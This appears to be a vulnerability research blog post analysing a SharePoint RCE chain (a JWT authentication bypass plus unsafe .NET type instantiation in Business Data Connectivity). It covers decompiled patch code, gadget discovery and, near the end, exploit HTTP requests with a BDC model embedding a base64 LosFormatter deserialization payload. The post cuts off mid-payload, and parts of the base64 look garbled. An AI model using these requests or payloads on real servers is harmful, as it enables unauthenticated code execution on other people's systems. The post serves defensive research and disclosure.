

Exploiting SharePoint: CVE-2026-55040 and CVE-2026-63520 RCE Chain | Blog

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Why it is in ysonet

Independent evidence of the relationship between unsafe type selection and deserialization, rather than a republication of Rapid7's research.

Summary

Original research summary; not a copy of the source.

VulnCheck independently investigates a SharePoint vulnerability involving unsafe .NET type instantiation. The article explains that this flaw is not itself a deserialization vulnerability, although its demonstrated consequences involve deserialization. It describes a different approach from Rapid7's analysis, making the two sources complementary. The article also discusses patch changes and detection material.

Content

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VulnCheck's Initial Access Intelligence team [shipped](#) an exploit last week chaining two recently disclosed Microsoft SharePoint CVEs that, when used together, allow a remote unauthenticated adversary to bypass authentication and execute code on vulnerable target SharePoint servers:

- [CVE-2026-55040](#) : JWT token authentication bypass
- [CVE-2026-63520](#) : Unsafe .NET type instantiation

Both vulnerabilities were discovered by Rapid7's Stephen Fewer, who [published](#) a [PoC](#) for CVE-2026-55040 (the first part of the chain) on August 11. Honeybot providers immediately began [reporting exploitation](#) in the wild, and the flaw was added to VulnCheck [KEV](#) on August 12 before being added to CISA KEV on August 18.

But CVE-2026-55040 isn't actually all that useful on its own. The auth bypass is enough to prove some impact, but not enough to demonstrate the criticality of the full chain or build complete protections. As a result, the VulnCheck research team developed a complete RCE exploit, along with a version scanner, Suricata and Snort rules, encrypted and unencrypted PCAPs, and ASM queries. These artifacts are available to Initial Access Intelligence customers, and the team's analysis of the SharePoint RCE chain is below.

SharePoint has a large deployment footprint and an appreciable internet-facing target population. ASM query engines show wildly differing counts of SharePoint servers on the open internet. After throwing out (copious) honeypots and de-duplicating, VulnCheck [Target Intelligence](#) finds at least 8,500 SharePoint servers online.

There's a detailed write-up on CVE-2026-55040 [here](#) from the Rapid7 team, but the TL;DR is that a lack of proper validation in SharePoint's JWT handling (`SPJsonWebSecurityTokenHandlerV2`) allows an unauthenticated attacker to forge JWT tokens and access the web application as a privileged account assuming you have certain information. For instance if you can obtain the SID or the user principal name (trusted identity provided must be configured for the latter) of a privileged SharePoint user, you can forge a JWT as that user to retrieve a `FormDigestValue` from a privileged endpoint. You can then use the forged JWT along with the digest value to access the application in "useful" ways, such as to make changes to the application via the Business Connectivity Services (BCS), or more specifically via BDC (Business Data Catalog), the core service on which BCS runs, to achieve RCE.

Rapid7's [disclosure](#) for CVE-2026-63520 describes the issue as unsafe .NET type instantiation within SharePoint's [Business Connectivity Services](#) . After reproducing the authentication bypass in our own SharePoint environment, our team diffed [KB5002893](#) to see what changed. The most significant change was a new function, `ValidateSafeBcsType` , found inside

```
Microsoft.SharePoint/Microsoft/SharePoint/BusinessData/Infrastructure/DotNetTypeReflector.cs
```

Given the vulnerability's reported root cause, the new function was promising. This [blog](#) from Stefan Goßner also offers more insight into what that specific SharePoint function does:

"Starting with the August 2026 CU, SharePoint applies additional validation to the .NET types that can be used by BCS models. Only types explicitly included in the farm's BCSAllowedTypeNames allow list are permitted. Types that are not present in this list are blocked to provide additional protection against potentially unsafe type usage."

Based on the excerpt above and the location of the code, we assessed that RCE would likely involve submitting a [BDC](#) (business data connectivity) model, or BDCM. BDC is a service that allows external data sources (e.g., databases, web services, .NET assemblies,

etc) to be imported and used within SharePoint as though they were SharePoint-native data sources. These data sources are usually provided as [LOB](#) (Line of Business) systems in a metadata file. For more on BDC, see Microsoft's [overview](#)) and metadata model [docs](#)).

BDC has also been abused in past SharePoint exploits, which typically involved uploading a BDCM to the `BusinessDataCatalog` in order to exploit some weakness in the service. Two examples are [CVE-2023-24955](#) , a code injection RCE vulnerability disclosed in May 2023, and [CVE-2019-1257](#) , a code injection-to-BDC-deserialization vulnerability from September 2019. Both vulnerabilities, to some extent, involve uploading an XML BDCM file to the `BusinessDataMetadataCatalog` mostly according to the BDCM specification, then triggering the vulnerability using a POST request to `/_vti_bin/client.svc/ProcessQuery` . [CVE-2023-24955](#) in particular has a similar structure to [CVE-2026-63520](#), which we know from implementing the 2023 flaw as part of a [CVE-2023-29357](#) RCE chain.

```
/tmp/bigdecomp-patched/decomp/Microsoft.SharePoint/Microsoft.SharePoint/BusinessData/Infrastructure/DotNetTypeReflector.cs
487:         DotNetTypeReflector.ValidateSafeBcsType(type);
1836:         internal static void ValidateSafeBcsType(Type type)
1844:             ULS.SendTraceTag(4949908180U, ULSCat.msoulscat_SPS_BusinessData, ULSTraceLevel.Verbose, "ValidateSafeBcsType: Type '{0}' is a know
e.FullName });
1855:             ULS.SendTraceTag(4949908170U, ULSCat.msoulscat_SPS_BusinessData, ULSTraceLevel.Monitorable, "ValidateSafeBcsType: type '{0}' from
, new object[] { name, fullName });

/tmp/bigdecomp-patched/decomp/Microsoft.SharePoint/Microsoft.SharePoint/BusinessData/Infrastructure/LobSystemInstancePropertyParser.cs
64:         DotNetTypeReflector.ValidateSafeBcsType(type);

/tmp/bigdecomp-patched/decomp/Microsoft.SharePoint/Microsoft.SharePoint/BusinessData/Runtime/NotificationParserFactory.cs
75:         DotNetTypeReflector.ValidateSafeBcsType(type);

/tmp/bigdecomp-patched/decomp/Microsoft.SharePoint/Microsoft.SharePoint/BusinessData/Runtime/NotificationCallbackTypes.cs
63:         DotNetTypeReflector.ValidateSafeBcsType(type);

/tmp/bigdecomp-patched/decomp/Microsoft.SharePoint/Microsoft.SharePoint/BusinessData/Runtime/UserProfileFilter.cs
38:         DotNetTypeReflector.ValidateSafeBcsType(type);

/tmp/bigdecomp-patched/decomp/Microsoft.SharePoint/Microsoft.SharePoint/BusinessData/SystemSpecific/OData/ODataTypeReflector.cs
41:         DotNetTypeReflector.ValidateSafeBcsType(type);

/tmp/bigdecomp-patched/decomp/Microsoft.SharePoint/Microsoft.SharePoint/BusinessData/SystemSpecific/OData/ODataSystemPropertyParser.cs
212:         DotNetTypeReflector.ValidateSafeBcsType(type);

/tmp/bigdecomp-patched/decomp/Microsoft.SharePoint/Microsoft.SharePoint/BusinessData/SystemSpecific/Db/DbTypeReflector.cs
220:         DotNetTypeReflector.ValidateSafeBcsType(type);

/tmp/bigdecomp-patched/decomp/Microsoft.SharePoint/Microsoft.SharePoint/BusinessData/SystemSpecific/Wcf/WcfSystemPropertyParser.cs
436:         DotNetTypeReflector.ValidateSafeBcsType(type);
511:         DotNetTypeReflector.ValidateSafeBcsType(type);
537:         DotNetTypeReflector.ValidateSafeBcsType(type);
733:         DotNetTypeReflector.ValidateSafeBcsType(type);

/tmp/bigdecomp-patched/decomp/Microsoft.SharePoint/Microsoft.SharePoint/BusinessData/SharedService/ParameterAccessor.cs
121:         DotNetTypeReflector.ValidateSafeBcsType(type);

/tmp/bigdecomp-patched/decomp/Microsoft.SharePoint/Microsoft.SharePoint/BusinessData/MetadataModel/Static/DataAccess/LobSystemBuilder.cs
51:         DotNetTypeReflector.ValidateSafeBcsType(type);

/tmp/bigdecomp-patched/decomp/Microsoft.SharePoint/Microsoft.SharePoint/BusinessData/SharedService/LobSystemAccessor.cs
401:         DotNetTypeReflector.ValidateSafeBcsType(type);

/tmp/bigdecomp-patched/decomp/Microsoft.SharePoint/Microsoft.SharePoint/BusinessData/MetadataModel/Dynamic/LobSystem.cs
276:         DotNetTypeReflector.ValidateSafeBcsType(type);
```

When we examined the decompiled patched code, we found that the new validation function was being called in at least 16 locations, which gave us a reasonable roadmap for further investigation since they are all likely guarding interesting sinks. In the very first decompiled file in the image above, where `ValidateSafeBcsType` is defined, it is also used at the very bottom of a function called `ResolveDotNetType` to check the type as a guard to the return. This looked like the right path towards an unsafe .NET type. Just looking at the function signature, we know this function is parsing a type from a `LobSystem`.

```

public virtual Type ResolveDotNetType(string abstractTypeName, ILobSystemStruct lobSystemStruct)
{
    if (string.IsNullOrEmpty(abstractTypeName))
    {
        throw new ArgumentNullException("abstractTypeName");
    }
    if (lobSystemStruct == null)
    {
        throw new ArgumentNullException("lobSystemStruct");
    }
    Type type = null;
    ULS.SendTraceTag(2476192U, ULSCat.msoulscat_SPS_BusinessData, ULSTraceLevel.Verbose, "Abstract type name is {0}", new object[] { abstractTypeName });
    if (!DotNetTypeReflector.typeHash.TryGetValue(abstractTypeName, out type))
    {
        if (abstractTypeName.IndexOf('.') > 0)
        {
            string proxyAssemblyName = null;
            string text = string.Format(CultureInfo.InvariantCulture, "[ ]*{0}[ ]*[\\]]", Regex.Escape(lobSystemStruct.Name));
            ULS.SendTraceTag(2476193U, ULSCat.msoulscat_SPS_BusinessData, ULSTraceLevel.Verbose, "searchString is {0}", new object[] { text });
            ResolveEventHandler resolveEventHandler = null;

```

We looked at the surrounding code, and while various avenues looked interesting, the most direct “resolve, then create” pattern we found was the `GetEntityObject` function in `DotNetAssemblyConnectionManager.cs`. This function pulls from a `Class` property in an “entity” (a known XML element of a BDC model), resolves the type from it, and then, a few lines later, runs `Activator.CreateInstance` on that resolved type.

```


internal object GetEntityObject(IEntity entity)
{
    if (entity == null)
    {
        throw new ArgumentNullException("entity");
    }
    // Some Class value in the BDCM is referenced
    string text = entity.GetProperties()["Class"].ToString();
    ULS.SendTraceTag(963998006U, ULSCat.msoulscat_SPS_BusinessData, ULSTraceLevel.Medium, "Resolving entity object with the Type '{0}'", new object[] { text });
    object obj = this.syncRoot;
    lock (obj)
    {
        if (this.entityObjectsCache == null)
        {
            this.entityObjectsCache = new Dictionary<IEntity, object>(2);
        }
        if (this.entityObjectsCache.ContainsKey(entity))
        {
            obj = this.entityObjectsCache[entity];
        }
        else
        {
            Type type = null;
            try
            {
                // Resolves the type from the LobSystem
                type = DotNetTypeReflector.Instance.ResolveDotNetType(text, this.lobSystemInstance.GetLobSystem());
            }
            catch (TypeLoadException ex)
            {
                ULS.SendTraceTag(963998007U, ULSCat.msoulscat_SPS_BusinessData, ULSTraceLevel.Medium, "Unable to load type with the name '{0}', exception: {0}", new object[] { text, ex.ToString() });
            }
            if (type == null)
            {
                throw new InvalidMetadataPropertyException(string.Format(CultureInfo.CurrentCulture, Resources.ResourceManager.GetString("ApplicationInvalidMetadataPropertyException", new object[] { entity.Name, "Class", entity.GetProperties()["Class"] })), entity.Name, "Class", entity.GetProperties()["Class"]);
            }
            ULS.SendTraceTag(963998008U, ULSCat.msoulscat_SPS_BusinessData, ULSTraceLevel.Medium, "Creating entity object of Type '{0}'", new object[] { type });
            object obj3 = null;
            try
            {
                // Creates an instance of the object!
                obj3 = Activator.CreateInstance(type);
            }
            catch (TargetInvocationException ex2)
            {
                if (ex2.InnerException != null)
                {
                    throw ex2.InnerException;
                }
                throw;
            }
        }
    }
}

```

Since that looked very close to what we were interested in, the next task was to hit the `CreateInstance` sink with a .NET type and method that we dictated. XML-based specs tend to be confusing, and we'd rather not make this entire blog post about the intricacies of the BDC spec. Instead we've focused the rest of this blog on what worked, provided the final requests that led to RCE, and included further reading resources on SharePoint's BDC service for those who want to dig more deeply into the specs.

BDC models are nested hierarchies. At the top is a LobSystem, the external system itself, whose Type attribute says what it is going to connect to (assembly, database, web service, etc). The `DotNetAssembly` is the interesting Type attribute in this case, since it tells the BDC service to instantiate a .NET class and invoke some method on it.

The official SharePoint GitHub [docs](#) actually document the BDCM schema in a parent-child hierarchy, which was helpful. This told us roughly how the layout needed to look, and more importantly, which attributes exist for each XML element. We eventually managed to get a valid BDCM model to hit `Activator.CreateInstance` and instantiate a `System.Object`, visible in the debugger (below).



As you can see above, `System.Object` was successfully passed to `CreateInstance`. Once we got `System.Object` working, the next step was to replace it with something more useful, like `System.Diagnostics.Process` (which has the `Start()` method), to see what would happen.


When trying to use `Process`, everything appeared to be working at first. The debugger hit on the instantiation with `Process` as the type, but during execution, when the provided method name was resolved, it turned out that `Instance` types are checked first (and chosen if they exist) before any `Static` types. This resulted in [this Start\(\) overload](#) being chosen over the static [Start\(String\) overload](#) that we wanted.

```

public object Execute(object[] args)
{
    object obj = args[0];
    IMethodInstance methodInstance = (IMethodInstance)args[1];
    object[] array = (object[])args[2];
    IMethod method = methodInstance.GetMethod();
    string text = ((method.LobName != null) ? method.LobName : method.Name);
    IParameterCollection parameters = methodInstance.GetMethod().GetParameters();
    object[] array2 = null;
    MethodInfo methodInfo = this.FindMethodInfo(obj, methodInstance, text, array, BindingFlags.Instance | BindingFlags.Public, out array2);
    if (methodInfo == null)
    {
        methodInfo = this.FindMethodInfo(obj, methodInstance, text, array, BindingFlags.Static | BindingFlags.Public, out array2);
    }
    if (methodInfo == null)
    {
        throw new InvalidMetadataObjectException(string.Format(CultureInfo.InvariantCulture, Resources.ResourceManager.GetString("ApplicationRegistry_Exception_DotNetAssemblySystemUtility_cs3"), text), methodInstance.GetMethod(), "Name", ExceptionHelper.Instance);
    }
    object obj2 = null;
    try
    {
        ULS.SendTraceTag(963998054U, ULSCat.msoulscat_SPS_BusinessData, ULSTraceLevel.Medium, "Parameter Signature: {0}", new object[] { this.DumpParameters(methodInstance.GetMethod(), array2).Split(new char[] { '\n' }, StringSplitOptions.RemoveEmptyEntries) });
        ULS.SendTraceTag(963998055U, ULSCat.msoulscat_SPS_BusinessData, ULSTraceLevel.Medium, "Parameter Values: ");
        foreach (string text2 in this.DumpParameters(methodInstance.GetMethod(), array2).Split(new char[] { '\n' }, StringSplitOptions.RemoveEmptyEntries))
        {
            ULS.SendTraceTag(963998056U, ULSCat.msoulscat_SPS_BusinessData, ULSTraceLevel.Medium, text2);
        }
        obj2 = methodInfo.Invoke(obj, array2);
    }
}

```

This Instance-first method selection is shown in the decompiled DotNetAssembly/DotNetAssemblySystemUtility.cs code above, and from this we identified that for a useful gadget (i.e., a logical code object to use as an exploit primitive), we needed a Class that resolved a usable Instance type (or possibly a Class that had a useful Static type and no instance types, though we didn't test this directly).



- Above: The incorrect Instance Start() overload being selected instead of the static method (that we actually wanted). *

After failing with Process.Start, we decided to go a different route. Based on our prior experience building .NET deserialization gadgets by hand, we knew that we could probably

leverage `System.Web.UI.LosFormatter` , as it has a parameterless constructor with a useful Instance Method, `Deserialize`). We can call `Deserialize` with a base64-encoded string as the only argument, which in our case will be a deserialization gadget. While CVE-2026-63520 is not a deserialization vulnerability, we can still use the type instantiation to instantiate a class with a method that can deserialize an object (and it's familiar to us). There are likely other gadgets that get the job done, too.

Next, we leaned on our earlier experimentation with `Process.Start`, swapped out the values for what would be expected in `System.Web.UI.LosFormatter/Deserialize` , and happily, got what we wanted. Below are the series of requests that produce the final CVE-2026-63520 RCE, along with descriptions of what is happening in each excerpt. We did ** not ** include requests for the JWT bypass, which are already handled in the Rapid7 [PoC](#) for CVE-2026-55040.

This creates a new document library of type 101 entitled "BusinessDataMetadataCatalog," which gives us a place to upload our BDCM file.

```
[POST /_api/web/lists HTTP/1.1
Host: spse
User-Agent: curl/8.20.0
Authorization: Bearer
eyJhbGciOiAiAibm9uZSI6ICJ0eXAiOiAiSldUIIn0.eyJhdWQ_OMITTED_FORGED_JWT_FROM_RAPID7_POC
Accept: application/json;odata=verbose
X-RequestDigest: 0x0CC55811194B3_OMITTED_DIGEST_OBTAINED_FROM_RAPID7_POC,22 Aug 2026
20:58:15 -0000
Content-Type: application/json;odata=verbose
Content-Length: 96
Connection: keep-alive

{
  "__metadata":{
    "type":"SP.List"
  },
  "Title":"BusinessDataMetadataCatalog",
  "BaseTemplate":101
}
```

The next request shows where the evil happens: This second request is the BDCM model file that contains the gadget.

We'll pause for a minute to talk about the concept that makes the `Deserialize` method run: the Finder. We weren't able to simply say, "hey, run this method with these arguments." We needed to bind ** some ** method from our .NET assembly to a method that SharePoint would expect to use to perform a CRUD operation, so we chose to bind it to one of the most common options: `Finder` . A Finder is the method SharePoint calls to fetch an entity's rows, and it fires automatically the moment someone views the associated

External List. Our method needed a return value, because by convention, it has to return a collection (type: IEnumerable). So binding our Deserialize method to the Finder type and giving it an IEnumerable return value is what gets SharePoint to run it for us, just by querying the list.

In the BDCM model below, we see the Method being defined. A [Method](#)) is something we would usually define in a model to do something, like “get a specific value from the database.” In the Method, the two important bits inside of the Method are Parameter and MethodInstance. A Parameter defines an argument for a Method, or a return type for the Method. The Parameter mostly indicates whether it is an input or output value. Inside each Parameter is a TypeDescriptor element that defines the type of the parent Parameter element. A TypeDescriptor can also define [DefaultValues](#)) for the parameter so we don’t need to pass them as arguments to the method.

Returning to the MethodInstance from earlier, we defined a MethodInstance as a Finder, and then placed that MethodInstance inside the Deserialize method to bind them together. There is also a SpecificFinder MethodInstance defined in the second request, which does not get executed but is required to be there along with the Finder, per Microsoft’s [spec](#)) for creating external lists (third bullet down).

With all of that in mind, this next request essentially says: “I am creating a new LobSystem to interact with external content of type DotNetAssembly, with an entity that contains a property named “Class” whose value is the Assembly Qualified Type string of “System.Web.UI.LosFormatter”. This Entity has a Method called Deserialize, which has two parameters: a single input parameter with a TypeDescriptor that defines it as having a DefaultValue of some malicious gadget, and a return value parameter of type IEnumerable<LosFormatter>. Finally, we linked this method to the built-in Finder “methods” so that it can be invoked during the query process. The return type of IEnumerable is present because the BDC spec expects Finder methods to return a collection type, so this makes that Finder definition valid. When the Finder is triggered, it calls Deserialize, passing the DefaultValue as the argument and achieving RCE. The payload included in this example simply launches calc. Readers can (and should) validate this by base64 decoding it themselves.

```
[POST
/_api/web/GetFolderByServerRelativeUrl('BusinessDataMetadataCatalog')/Files/add(url='blah.bdc.m',overwrite=true) HTTP/1.1
Host: spse
User-Agent: curl/8.20.0
Authorization: Bearer eyJhbGciOiAiAibm9uZSI6ICJ0eXAiOiAiSldUIIn0.eyJhdWQiOiJOMITTED_FORGED_JWT_FROM_RAPID7_POC
Accept: application/json;odata=verbose
X-RequestDigest: 0x0CC55811194B3_OMITTED_DIGEST_OBTAINED_FROM_RAPID7_POC,22 Aug 2026 20:58:15 -0000
Content-Type: text/xml
Content-Length: 6426
Connection: keep-alive

<?xml version="1.0" encoding="utf-8"?>
  <Model xmlns="http://schemas.microsoft.com/windows/2007/BusinessDataCatalog" Name="blahlob">
    <AccessControlList>
      <AccessControlEntry Principal="NT Authority\Authenticated Users">
        <Right BdcRight="Edit" /><Right BdcRight="Execute" /><Right BdcRight="SetPermissions" /><Right BdcRight="SelectableInClients" />
      </AccessControlEntry>
    </AccessControlList>
    <LobSystems>
      <LobSystem Type="DotNetAssembly" Name="blahlob">
        <AccessControllist>
          <AccessControlEntry Principal="NT Authority\Authenticated Users">
            <Right BdcRight="Edit" /><Right BdcRight="Execute" /><Right BdcRight="SetPermissions" /><Right BdcRight="SelectableInClients" />
          </AccessControlEntry>
        </AccessControllist>
        <LobSystemInstances>
          <LobSystemInstance Name="blahinst" />
        </LobSystemInstances>
        <Entities>
          <Entity Namespace="blahn.s" Name="blahent" Version="1.0.0.0" EstimatedInstanceCount="1">
            <Properties>
              <Property Name="Class" Type="System.String">
                System.Web.UI.LosFormatter, System.Web, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a
              </Property>
            </Properties>
            <AccessControllist>
```

```
<AccessControlEntry Principal="NT Authority\Authenticated Users">
  <Right BdcRight="Edit" /><Right BdcRight="Execute" /><Right
BdcRight="SetPermissions" /><Right BdcRight="SelectableInClients" />
</AccessControlEntry>
</AccessControlList>
<Identifiers>
  <Identifier Name="Id" TypeName="System.Int32" />
</Identifiers>
<Methods>
  <Method Name="Deserialize">
    <AccessControlList>
      <AccessControlEntry Principal="NT Authority\Authenticated Users">
        <Right BdcRight="Edit" /><Right BdcRight="Execute" /><Right
BdcRight="SetPermissions" /><Right BdcRight="SelectableInClients" />
      </AccessControlEntry>
    </AccessControlList>
    <Parameters>
      <Parameter Direction="In" Name="input">
        <TypeDescriptor TypeName="System.String" Name="inputTD">
          <DefaultValues>
            <DefaultValue MethodInstanceName="blahfind"
Type="System.String">/wEyyBEAAQAAAP///8BAAAAAAAAAAwCAAAASVN5c3RlbSwgVmVyc2lvcj00LjAuMC4w
LCBDdWx0dXJlPW5ldXRyYWwsIFB1YmxpY0tleVRva2VuPWl3N2E1YzU2MTkzNGUwODkFAQAAAIQBU3lzdGVtLkNvb
Gx1Y3Rpb25zLkd1bmVyaWwMuU29ydGVkU2V0YDFbW1N5c3RlbS5TdHJpbmcsIG1zY29ybG1lLCBWZXJzaW9uPTQuMC
4wLjAsIEN1bHR1cmU9bmV1dHJhbCwgUHVibGlsS2V5VG9rZW49Yjc3YTVjNTYxOTM0ZTA4OV1dBAAAAVDb3VudAh
Db21wYXJlcgdWZXJzaW9uBUl0ZW1zaAMABgiNAVN5c3RlbS5Db2xsZWNaW9ucy5HZW5lcmljLkNvbXBhcm1zb25D
b21wYXJlcmlhcmAxW1tTeXN0ZW0uU3RyaW5nLCBtc2NvcmxpYiwiVmVyc2lvcj00LjAuMC4wLCBDdWx0dXJlPW5ldXRyY
WwsIFB1YmxpY0tleVRva2VuPWl3N2E1YzU2MTkzNGUwODldXQgCAAAAAGAAAAkDAAAAAGAAAAkEAAAAABAMAAACNAV
N5c3RlbS5Db2xsZWNaW9ucy5HZW5lcmljLkNvbXBhcm1zb25Db21wYXJlcmlhcmAxW1tTeXN0ZW0uU3RyaW5nLCBtc2N
vcmxpYiwiVmVyc2lvcj00LjAuMC4wLCBDdWx0dXJlPW5ldXRyYWwsIFB1YmxpY0tleVRva2VuPWl3N2E1YzU2MTkz
NGUwODldXQEAAX2NvbXBhcm1zb24DI1N5c3RlbS5EZWxlZ2F0ZVNlcmlhbg16YXRpb25Ib2xkZXIJBQAAABEEA
AAAAgAAAAAGAAAAACy9jIGNhbGMuZXh1bGcAAAAAHY21kLmV4ZQQAIAAAILN5c3RlbS5EZWxlZ2F0ZVNlcmlhbg16YX
Rpb25Ib2xkZXIDAAAACERlbGVnYXR1b21ldGhvZDAhbW0aG9kMQMDAZBTExN0ZW0uRGVsZWdhdGVtZXJpYXpYXpYX
0aW9uSG9sZGVyK0R1bGVnYXR1b21ldGhvZGVtLj1lZmx1Y3Rpb24uTWVtYmVyc2lvcj00LjAuMC4wLCBDdWx0dXJl
PW5ldXRyYWwsIFB1YmxpY0tleVRva2VuPWl3N2E1YzU2MTkzNGUwODldLFTTeXN0ZW0uU3RyaW5nLCBtc2NvcmxpYi
wiVmVyc2lvcj00LjAuMC4wLCBDdWx0dXJlPW5ldXRyYWwsIFB1YmxpY0tleVRva2VuPWl3N2E1YzU2MTkzNGUwODld
LFTTeXN0ZW0uRGVhZ25vc3Rpb25uUHVjY2VzcywgU3lzdGVtLkNvbG1lLCBWZXJzaW9uPTQuMC4wLjAsIEN1bHR1cmU9bmV1
dHJhbCwgUHVibGlsS2V5VG9rZW49Yjc3YTVjNTYxOTM0ZTA4OV1dBgWAAABLBXNjb3JsaWIsIFZlcnNpb249NC4wL
jAuMCwgQ3VsZHVyZT1uZXV0cmFsLCBQdWJsawNlZXlUb2t1b21lN2dhNW11NjE5MzRlMDQ5CgYNAAAAASVN5c3RlbS
```

